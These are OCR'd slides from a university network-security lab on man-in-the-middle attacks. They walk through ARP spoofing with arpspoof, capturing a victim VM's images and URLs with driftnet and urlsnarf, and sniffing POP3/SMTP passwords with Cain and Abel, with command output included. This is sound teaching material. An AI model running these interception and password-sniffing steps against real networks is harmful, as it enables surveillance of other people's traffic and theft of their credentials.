
实验 2 中间人攻击&后门程序

- 实验目的
  - 掌握ARP欺骗攻击的原理和防范措施
  - 熟悉使用Cain软件/Bettercap嗅探口令
  - 熟悉使用msfvenom生成后门程序
- 实验分组
  - 独立完成
- 实验报告：每次实验需提交1份报告
  - 命名：'201530561010-陈梓仪-LAB2

实验内容一： ARP欺骗




Gateway
10.0.2.1

Kali Linux
(Attacker)
10.0.2.3

Windows
(Victim)
10.0.2.5


实验内容一： ARP欺骗

- Kali Linux
  - Enable packet forwarding
  - echo 1 > /proc/sys/net/ipv4/ip_forward



```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```


- MAC addresses



```
root@kali:~# arp -a
? (10.0.2.5) at 08:00:27:cd:3b:0d [ether] on eth1
? (192.168.56.100) at 08:00:27:a5:6f:6d [ether] on eth0
gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth1
? (192.168.56.1) at 0a:00:27:00:00:03 [ether] on eth0
? (10.0.2.3) at 08:00:27:77:31:c7 [ether] on eth1
```


实验内容一： ARP欺骗

- Kali Linux （Attacker)
  - arpspoof -i eth1 -t 10.0.2.5 -r 10.0.2.1



Ubuntu


```
root@kali:~# arpspoof -i eth1 -t 10.0.2.5 -r 10.0.2.1
8:0:27:8e:47:8f 8:0:27:cd:3b:d 0806 42: arp reply 10.0.2.1 is-at 8:0:27:8e:47:8f
8:0:27:8e:47:8f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:8e:47:8f
8:0:27:8e:47:8f 8:0:27:cd:3b:d 0806 42: arp reply 10.0.2.1 is-at 8:0:27:8e:47:8f
8:0:27:8e:47:8f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:8e:47:8f
8:0:27:8e:47:8f 8:0:27:cd:3b:d 0806 42: arp reply 10.0.2.1 is-at 8:0:27:8e:47:8f
8:0:27:8e:47:8f 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:8e:47:8f
```



```
root@kali:~# ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe8e:478f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:8e:47:8f  txqueuelen 1000  (Ethernet)
        RX packets 10035  bytes 2824404 (2.5 MiB)
```

实验内容一： ARP欺骗

- Using driftnet capture all image traffic
  - driftnet –i eth1


华南理工大学 - Windows Internet Explorer
http://www.scut.edu.cn/new/
Bing
Favorites
华南理工大学
Page
Safety
Tools
校园新闻 News
driftnet@kali


华南高校首家！医疗器械研究...


章熙春书记深入云南云县实地...

泰晤士高等教育发布世界大学...

实验内容一： ARP欺骗

- Using urlsnarf capture all website address visited by victim machine
  - Urlsnarf –i eth1


中国教育和科研计算机网CERNET - Windows Internet Explorer
http://www.edu.cn/
Bing
Favorites
中国教育和科研计算机网CERNET
Page
Safety
Tools
迎接党的十九大 做好学生引路人 热烈庆祝第33个教
2017年9月6日星期三
CERNET
中国教育和科研计算机网
China Education and Research Network
English
中国教育 | 科研发展 | 下一代互联网 | 教育信息化 | CERNET | 人才服务 | 教育舆



```
root@kali:~# urlsnarf -i eth1
urlsnarf: listening on eth1 [tcp port 80 or port 8080 or port 3128]
10.0.2.5 - - [07/Sep/2017:02:46:47 -0400] "GET http://www.edu.cn/ HTTP/1.1" - - "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; T
rident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)"
10.0.2.5 - - [07/Sep/2017:02:46:51 -0400] "GET http://www.edu.cn/css/index/edu2011/edu2011.css HTTP/1.1" - - "http://www.edu.cn/" "Mozilla/4.0 (
compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)"
10.0.2.5 - - [07/Sep/2017:02:46:51 -0400] "GET http://www.eol.cn/js/global/jQuery_latest.min.js HTTP/1.1" - - "http://www.edu.cn/" "Mozilla/4.0
(compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)"
10.0.2.5 - - [07/Sep/2017:02:46:51 -0400] "GET http://www.edu.cn/js/index/edu2011/edu_2011.js HTTP/1.1" - - "http://www.edu.cn/" "Mozilla/4.0 (c
ompatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)"
10.0.2.5 - - [07/Sep/2017:02:46:51 -0400] "GET http://www.edu.cn/js/index/edu2011/tabs.js HTTP/1.1" - - "http://www.edu.cn/" "Mozilla/4.0 (compa
tible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)"
```

实验内容二：口令嗅探

1. Hacking The Email Password of a Pop Account

   ① 配置邮件客户端Outlook Express或者Foxmail或者Thunderbird，收取测试用Email账户邮件

   ② Configure Cain and Abel

   - Sniffer
     - Select your device - select the one with your IP address after it.
     - Select 'Don't use Promiscuous mode'.

实验内容二：口令嗅探

- APR
  - Make sure that you are using 'Real IP and Mac addresses'.
  - Select 'Pre-Poison ARP caches'.
  - Use ARP Reply Packets.

② Turn on the sniffer

- Open Cain and go to the 'Sniffer' tab along the top row. Make sure you also turn on the sniffer.
- Right click in the empty grid below and select 'Scan Mac Addresses'. Choose 'All hosts in my subnet'.

实验内容二：口令嗅探

- Click on the APR tab along the bottom left row of icons. Make sure your mouse cursor clicks in the top one of the two empty grids. Then click on the blue plus arrow on the top row of icons.
- Select the one which corresponds to your server (gateway)
- Then in the right hand grid, select the computer you want to target. Click OK.

③ begin ARP poisoning your target.

④ Now click on the tab called 'Passwords' on the bottom row, watch the 'pop3' and 'smtp' entries.


实验内容二：口令嗅探

2. Kali Linux

- **Enable packet forwarding**

echo 1 > /proc/sys/net/ipv4/ip_forward

- Run bettercap on Kali Linux
- 10.0.2.5为Metasploitable 3靶机可访问外网IP
  - NatNetwork网卡IP

